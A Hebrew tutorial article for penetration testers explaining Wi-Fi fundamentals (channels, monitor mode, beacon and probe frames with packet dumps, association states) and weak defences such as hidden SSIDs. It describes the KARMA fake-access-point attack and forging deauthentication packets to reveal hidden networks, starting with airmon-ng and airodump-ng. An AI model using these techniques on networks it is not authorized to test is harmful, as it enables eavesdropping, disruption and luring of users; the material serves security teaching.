# Wi-Fi for Pentesters

מאת ליעד אברמוב

## הקדמה

במאמר זה נעסוק בתחום ה-WIFI. נלמד לדבר בשפה הנכונה ונבין תהליכים יומיומיים ביסיסיים שמהווים חלק אינטגרלי מהליך הפריצה לרשת. בנוסף, נראה מתודות אבטחה מהתחום ודרכים לעקיפתן.

### מושגים ועקרונות בסיסיים:


IEEE 802.11 - שם כולל למשפחה של תקנים ברשתות WIFI מקומיות (WLAN).

Channels & bands - רשתות WIFI יפעלו בד"כ באחד משני תדרים (ישנם עוד תדרים, אך אלה הם הנפוצים בביותר):

- 2.4 GHz(802.11b/g/n)
- 5.2 GHz (802.11a/ac)

כל אחד מהתדרים הנ"ל מחולק לערוצים. כרטיסי הרשת שלנו אינם יכולים לקלוט / לשדר על יותר ממספר האנטנות הקיימות להם (לרב הנתבים הבייתיים קיימת אנטה אחת). למען האחידות, במאמר זה נשתמש בתדר 2.4 GHz כדוגמא.

ערוצי 2.4 GHz:




[במקור: https://en.wikipedia.org/wiki/IEEE_802.11]

כל תשדורת RF מתבצעת בצורה פרבולית. משמעות הדבר היא, שישנם ערוצים אשר חופפים זה לזה. בתדר 2.4 GHz הערוצים שאינם חופפים הם נמצאים במרחק של חמישה ערוצים זה מזה (לדוגמא: 1,6 ו-11).

אם קיימת לנו שני רשתות בבית, יהיה עדיף לקנפג אחת על ערוץ n ואת השנייה על ערוץ n+5 על מנת להימנע מהפרעות וסיכויי גבוה של איבוד פאקטות. בהמשך המאמר ניתן דוגמאות שידגישו את המשמעות של הערוצים.

Access Point (AP) - כל רכיב הרשת הנותן גישה לרשת.

Station/Supplicant/Client - כל רכיב רשת המבקש גישה לרשת.

WI-FI Sniffing / Monitor mode - על מנת להאזין לתעבורת רשת שאנו לא נמצאים בה, אנו צריכים להעביר את כרטיס הרשת שלנו למצב בו הוא יכול (ואולי רוצה) להאזין לכל מה שהוא "רואה" באוויר.

מצב זה בכרטיס הרשת נקרא "Monitor mode". לתשומת לבכם, לא כל כרטיסי הרשת תומכים ב-Monitor mode, לכן אם אנו רוצים לעשות מניפולציות שדורשות את הקונפיגורציה הזו עלינו להשיג אחד שכן תומך (בד"כ כרטיסי Alpha). המצב הרגיל של כרטיס הרשת שלנו (בתור station) הוא managed mode.

## התחברתי לרשת, כיצד זה קרה?

אנו פותחים את מכשיר הפלאפון, לוחצים על הסימן ומיד מופיעות שמות של רשת על גבי המסך. לפע מים אנו מתחברים לאחת מהן אפילו בלי לבחור אותה, באופן אוטומטי ו-"בלי צורך בסיסמא". כיצד כל זה קורה? ישנן שתי אפשרויות התחברות לרשת:

- Beacon packet
- Probe request


Beacon Frame - פאקטת ה-beacon היא פאקטה הנשלחת ע"י ה-AP (broadcast) בקצב של מאות במילי-שנייה. מטרת הפאקטה היא להודיע על נוכחות הרשת אליה ה-AP נותן גישה. פאקטת beacon הינה פאקטת ניהול ברשתות מבוססות IEEE 802.11 ומופיעים בה פרמטרים כמו: שם הרשת (SSID) ומידע כללי על הרשת (supported rates, time-stamp, beacon interval, etc).

כך חבילה נראה:

```
802.11 MAC Header
  Version:                0 [0 Mask 0x03]
  Type:                   %00  Management [0 Mask 0x0C]
  Subtype:                %1000  Beacon [0 Mask 0xF0]
  Frame Control Flags=%00000000
  Duration:               0  Microseconds [2-3]
  Destination:            FF:FF:FF:FF:FF:FF  Ethernet Broadcast [4-9]
  Source:                 B8:38:61:99:1A:AE [10-15]
  BSSID:                  B8:38:61:99:1A:AE [16-21]
  Seq Number:             1755 [22-23 Mask 0xFFF0]
  Frag Number:            0 [22 Mask 0x0F]
802.11 Management - Beacon
  Beacon Timestamp:       301395462150  Microseconds [24-31]
  Beacon Interval:        102  Time Units (104 Milliseconds, and 448 Microseconds) [32-33]
  Capability Info=%0001000000010001
  SSID ID=0 SSID Len=7 SSID=MRN-EAP
  Rates= ID=1 Rates: Len=4 Rate=24.0 Mbps Rate=36.0 Mbps Rate=48.0 Mbps Rate=54.0 Mbps
  TIM= ID=5 TIM: Len=4 DTIM Count=0 DTIM Period=1 Bitmap Control=%0000000 Part Virt Bmap=0x00
  Country ID=7 Country Len=18 Country Code=AU Enviroment=0x20 Any Starting Channel=36 Number of Channel
  QBSS= ID=11 QBSS: Len=5 Station Count=1 Channel Utilization=0 % Avail Admission Capacity=26562
  Power Constraint ID=32 Power Constraint Len=1 Local Power Constraint=3 dB
  HT Cap= ID=45 HT Cap: Len=26
  RSN= ID=48 RSN: Len=24 Version=1 Group Cipher OUI=00-0F-AC Group Cipher Type=4 Pairwise Cipher Count=
  Mobility Domain ID=54 Mobility Domain Len=3 Mobility Domain Id=0x34AC
  HT Info= ID=61 HT Info: Len=22 Primary Channel=149
  RM Enabled Capabilities ID=70 RM Enabled Capabilities Len=5
  Cisco Proprietary ID=133 Cisco Proprietary Len=30 OUI=05-00-8F Value=0x003F00FF035900 AP Name=3702-2.
  ID=150  Len=6 OUI=00-40-96 Cisco Systems Data=(3 bytes)
  VHT Capabilities element ID=191 VHT Capabilities element Len=12
  VHT Operation element ID=192 VHT Operation element Len=5
  VHT Transmit Power Envelope ID=195 VHT Transmit Power Envelope Len=4 Local Maximum Transmit Power For
  WMM ID=221 WMM Len=24 OUI=00-50-F2 MICROSOFT CORP. OUI Type=2 OUI SubType=1 Parameter Element Version
  Vendor Specific ID=221 Vendor Specific Len=6 OUI=00-40-96 Cisco Systems Data=(3 bytes)
  Vendor Specific ID=221 Vendor Specific Len=5 OUI=00-40-96 Cisco Systems Version=3 CCX Version=5
  Vendor Specific ID=221 Vendor Specific Len=5 OUI=00-40-96 Cisco Systems Data=(2 bytes)
  Vendor Specific ID=221 Vendor Specific Len=5 OUI=00-40-96 Cisco Systems Data=(2 bytes)
[299-302]  FCS:           FCS=0x2AF5B243
```


[במקור: https://mrncciew.com]


כרטיס הרשת שלנו עובר בין הערוצים ואוסף את פאקטות הbeacon שהוא רואה בכל ערוץ.




ברגע שכרטיס הרשת שלנו יקלוט את פאקטת ה beacon שם הרשת אליה שייכת הפאקטה תופיע על המסך. זוהי שיטה פסיבית למדי, ואנו צריכים שיטה יותר אקטיבית להתחברות.

Probe Request - כאשר קרה התהליך הנ"ל ולחצנו על הרשת אליה אנו רוצים להתחבר, נאלץ לעבור תהליך אימות (עליו נרחיב בהמשך), ובמידה ועברנו אותו בהצלחה, נוכל להתחבר לרשת. לאחר ההתחברות המוצלחת, פרטי הרשת אליה התחברנו יישמרו אצלנו במכשיר, ברשימה הנקראית preferred network list יחד עם הסיסמא לרשת.



בשיטה הזו, ברגע של לחיצה על כפתור הפעלת ה-WIFI - כרטיס הרשת שלנו עובר ערוץ ערוץ, ושולח ב-broadcast בקשה הנקראית probe request.

ברגע שנשלחה בקשת probe ה-station מריץ לאחור probe timer ומחכה לתשובה, אם הזמן עבר ולא קיבל תשובה, הוא ממשיך לערוץ הבא וחוזר על התהליך. בבקשת ה-probe ה-station מצרף את ה-SSID של הרשת אליה הוא רוצה להתחבר (אופציונלי, (directed probe request)). במידה ואותה הרשת באיזור, ואכן קיבלה את הבקשה, היא עונה ב-probe response והשניים מתחילים את תהליך האימות בדרך להתחברות.

כך חבילה זו נראת:

```
Packet Info
    Packet Number:        242
    Flags:                0x00000000
    Status:               0x00000000
    Packet Length:        122
    Timestamp:            14:34:51.149949800 10/05/2014
    Data Rate:            12  6.0 Mbps
    Channel:              149  5745MHz  802.11a
    Signal Level:         51%
    Signal dBm:           -44
    Noise Level:          50%
    Noise dBm:            -94
    Expert:               Wireless Client - No Response to Probe Request (ESSID OPEN)
802.11 MAC Header
    Version:              0 [0 Mask 0x03]
    Type:                 %00  Management [0 Mask 0x0C]
    Subtype:              %0100  Probe Request [0 Mask 0xF0]
    Frame Control Flags=%00000000
    Duration:             0  Microseconds [2-3]
    Destination:          FF:FF:FF:FF:FF:FF  Ethernet Broadcast [4-9]
    Source:               84:38:38:5B:63:D5 [10-15]
    BSSID:                FF:FF:FF:FF:FF:FF  Ethernet Broadcast [16-21]
    Seq Number:           1156 [22-23 Mask 0xFFF0]
    Frag Number:          0 [22 Mask 0x0F]
802.11 Management - Probe Request
    SSID
        Element ID:           0  SSID [24]
        Length:               4 [25]
        SSID:                 OPEN [26-29]
    Supported Rates
        Element ID:           1  Supported Rates [30]
        Length:               8 [31]
        Supported Rate:       6.0  Mbps  (Not BSS Basic Rate) [32]
        Supported Rate:       9.0  Mbps  (Not BSS Basic Rate) [33]
        Supported Rate:       12.0  Mbps  (Not BSS Basic Rate) [34]
        Supported Rate:       18.0  Mbps  (Not BSS Basic Rate) [35]
        Supported Rate:       24.0  Mbps  (Not BSS Basic Rate) [36]
        Supported Rate:       36.0  Mbps  (Not BSS Basic Rate) [37]
        Supported Rate:       48.0  Mbps  (Not BSS Basic Rate) [38]
        Supported Rate:       54.0  Mbps  (Not BSS Basic Rate) [39]
    HT Cap= ID=45 HT Cap: Len=26
    Extended Capabilities ID=127 Extended Capabilities Len=6
    VHT Capabilities element ID=191 VHT Capabilities element Len=12
    Vendor Specific ID=221 Vendor Specific Len=5 OUI=00-90-4C EPIGRAM, INC. Data=(2 bytes)
    WPA ID=221 WPA Len=8 OUI=00-50-F2 MICROSOFT CORP. Value=(5 bytes)
    Vendor Specific ID=221 Vendor Specific Len=9 OUI=00-10-18 BROADCOM CORPORATION Value=(6 bytes)
[118-121]   FCS:          FCS=0xE90DE5C1
```

[במקור: https://mrncciew.com]


פאקטת probe request הן חשובות ביותר, והן הבסיס להתקפת KARMA, התקפה בה אנו מרימים רשתות מזויפות על בסיס שמות הרשתות שאנו קולטים ב-probe requests של יעד מסוים באיזור, ובכך מפתים אותו להתחבר עלינו תוך כדי ידיעה שהוא יתחבר לרשת שהוא מכיר (בית, חבר/ה, בית הקפה האהוב). שימו לב שאם היעד גר באיזור מסוים ואנו תוקפים אותו באיזור אחר לגמרי הוא עלול לחשוד, הרי לא הגיוני שהוא יהיה מחובר לרשת הביתית שלו כשהוא נמצא במקום אחר לגמרי.

למידע נוסף על KARMA Attack:

https://www.youtube.com/watch?v=GB5-uvnBU4I

## Station & AP Relationships

לאחר אחד השלבים הנ"ל, ה-station ישלח Authentication Request על מנת להתחיל את תהליך האימות. במידה ותהליך האימות עבר בהצלחה, ה-station יישלח Association Request, על מנת לקבל AID (קיצור של Association IDentifier) המשמש את ה-AP כתעודת הזהות של כל אחד מהמחוברים אליו. לאחר השלב הזה, התהליך הושלם, והלקוח יכול לגלוש ברשת.




תחילה, לפני שבכלל התחלנו את תהליך האימות, הלקוח ונק' הגישה היה ב-**Condition 1**. לאחר מכן, אחרי תהליך אימות מוצלח, הלקוח ונק' הגישה היו ב-**Condistion 2**. ולבסוף כאשר הכל כבר כמעט מוכן, מקבל הלקוח את ה-AID והוא ונק' הגישה עוברים ל-**Condition 3**.

שימו לב, בין Association לבין Authentication קיימת תלות. לכן, על מנת לעבור מ-Condition 3 ל-Condition 1 כל מה שאנו צריכים לעשות, הוא לגרום למצב של No Authentication, או במילים אחרות ובשפה יותר מקצועית: DeAuthentication.


DeAuthentication הינה פאקטה הנשלחת ע"י ה-AP על מנת לגרום לניתוק בינה לבין אחת או כל התחנות המחוברות אליה. פאקטת DeAuthentication היא חשובה ושימושית מאוד בהליך הפריצה לרשת, עליו נדבר בהמשך.

## MAC Filtering & Hidden SSID (או "דרכים לא טובות להגן על עצמך מפני התקפות Wi-Fi")

כולנו יודעים ש-SSID הוא שם הרשת. וכבר למדנו שהשם הזה נמצא ב-Beacon Frame שנשלח ב-Broadcast על ידי ה-AP הגורם שמפיץ את הרשת. ברגע שכרטיס הרשת שלנו קלט את ה-Beacon Frame, יופיע ה-SSID על גבי המסך. בעקבות כך, הרשת גלויה מאוד. לשם "פתרון" הבעיה, הומצא המושג: hidden SSID.

Hidden SSID כשמו כן הוא: SSID מוחבא. קחו לכם רגע על מנת להבין שכל מה ש-AP צריך לעשות על מנת להחביא את שמה של הרשת אותה הוא מפיץ הוא למחוק את ערך ה-SSID מפאקטות ה-beacon שהוא משדר

פשוט נוריד את סימון ה-v מ-"Enable SSID Broadcasting":



כך תראה החבילה לפני השינוי:

```
60 2.558180   D-Link_d2:8e:25   Broadcast   IEEE 802.11   Beacon frame, SN=3465, FN=0, Fl
61 2.593653   Shanghai_53:02:fc   Broadcast   IEEE 802.11   Beacon frame, SN=3798, FN=0, Fl
62 2.617489   Netgear_24:7e:be   Broadcast   IEEE 802.11   Beacon frame, SN=197, FN=0, Fla
63 2.656560   D-Link_d2:8e:25   Broadcast   IEEE 802.11   Beacon frame, SN=3466, FN=0, Fl
64 2.699750   Shanghai_53:02:fc   Broadcast   IEEE 802.11   Beacon frame, SN=3799, FN=0, Fl
65 2.719331   Netgear_24:7e:be   Broadcast   IEEE 802.11   Beacon frame, SN=198, FN=0, Fla

▷ Frame 60: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
▷ Radiotap Header v0, Length 26
▽ IEEE 802.11 Beacon frame, Flags: ........C
    Type/Subtype: Beacon frame (0x08)
  ▷ Frame Control: 0x0080 (Normal)
    Duration: 0
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    Source address: D-Link_d2:8e:25 (00:21:91:d2:8e:25)
    BSS Id: D-Link_d2:8e:25 (00:21:91:d2:8e:25)
    Fragment number: 0
    Sequence number: 3465
  ▷ Frame check sequence: 0x8d2a8017 [correct]
▽ IEEE 802.11 wireless LAN management frame
  ▷ Fixed parameters (12 bytes)
  ▽ Tagged parameters (67 bytes)
    ▽ SSID parameter set
        Tag Number: 0 (SSID parameter set)
        Tag length: 12
        Tag interpretation: SecurityTube: "SecurityTube"
    ▷ Supported Rates: 1.0(B) 2.0(B) 5.5(B) 11.0(B)
    ▷ DS Parameter set: Current Channel: 1
    ▷ ERP Information: no Non-ERP STAs, do not use protection, short or long preambles
```

וכך לאחריו:

```
119 5.426277   D-Link_d2:8e:25   Broadcast   IEEE 802.11   Beacon frame,
122 5.531117   D-Link_d2:8e:25   Broadcast   IEEE 802.11   Beacon frame,

▷ Frame 103: 121 bytes on wire (968 bits), 121 bytes captured (968 bits)
▷ Radiotap Header v0, Length 26
▽ IEEE 802.11 Beacon frame, Flags: ........C
    Type/Subtype: Beacon frame (0x08)
  ▷ Frame Control: 0x0080 (Normal)
    Duration: 0
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    Source address: D-Link_d2:8e:25 (00:21:91:d2:8e:25)
    BSS Id: D-Link_d2:8e:25 (00:21:91:d2:8e:25)
    Fragment number: 0
    Sequence number: 331
  ▷ Frame check sequence: 0x723e33ff [correct]
▽ IEEE 802.11 wireless LAN management frame
  ▷ Fixed parameters (12 bytes)
  ▽ Tagged parameters (55 bytes)
    ▽ SSID parameter set
        Tag Number: 0 (SSID parameter set)
        Tag length: 0
        Tag interpretation: : Broadcast
    ▽ Supported Rates: 1.0(B) 2.0(B) 5.5(B) 11.0(B)
        Tag Number: 1 (Supported Rates)
        Tag length: 4
```


ובכן, אם אתם זוכרים, גם בפאקטות ה-Probe Request/Response נמצא ה-SSID, ושם הוא מאוד הכרחי ובלתי ניתן למחיקה ע"י ה-AP.

על מנת לגלות את ה-Hidden SSID כל מה שעלינו לעשות הוא :


- לחכות באופן פסיבי להתחברות, ולקחת את ה-SSID מפאקטות ה-Association או מפאקטות ה-Probe request/response.
- לגרום לניתוק של אחת התחנות המחוברות לרשת באופן אקטיבי ע"י זיוף פאקטת DeAuthentication, ולגלות את ה-SSID באותה הדרך.

**ביצוע:**

תחילה, עלינו להעביר את כרטיס הרשת שלנו למצב monitor, נתשמש ב-airmon-ng:





לאחר מכן, בדיקת iwconfig קצרה:



שלב הבא נצטרך להתחיל להסניף את הרשתות באיזור על מנת לזהות את הרשת המדוברת, נשתמש ב-airodump-ng:

```
airodump-ng mon0
```




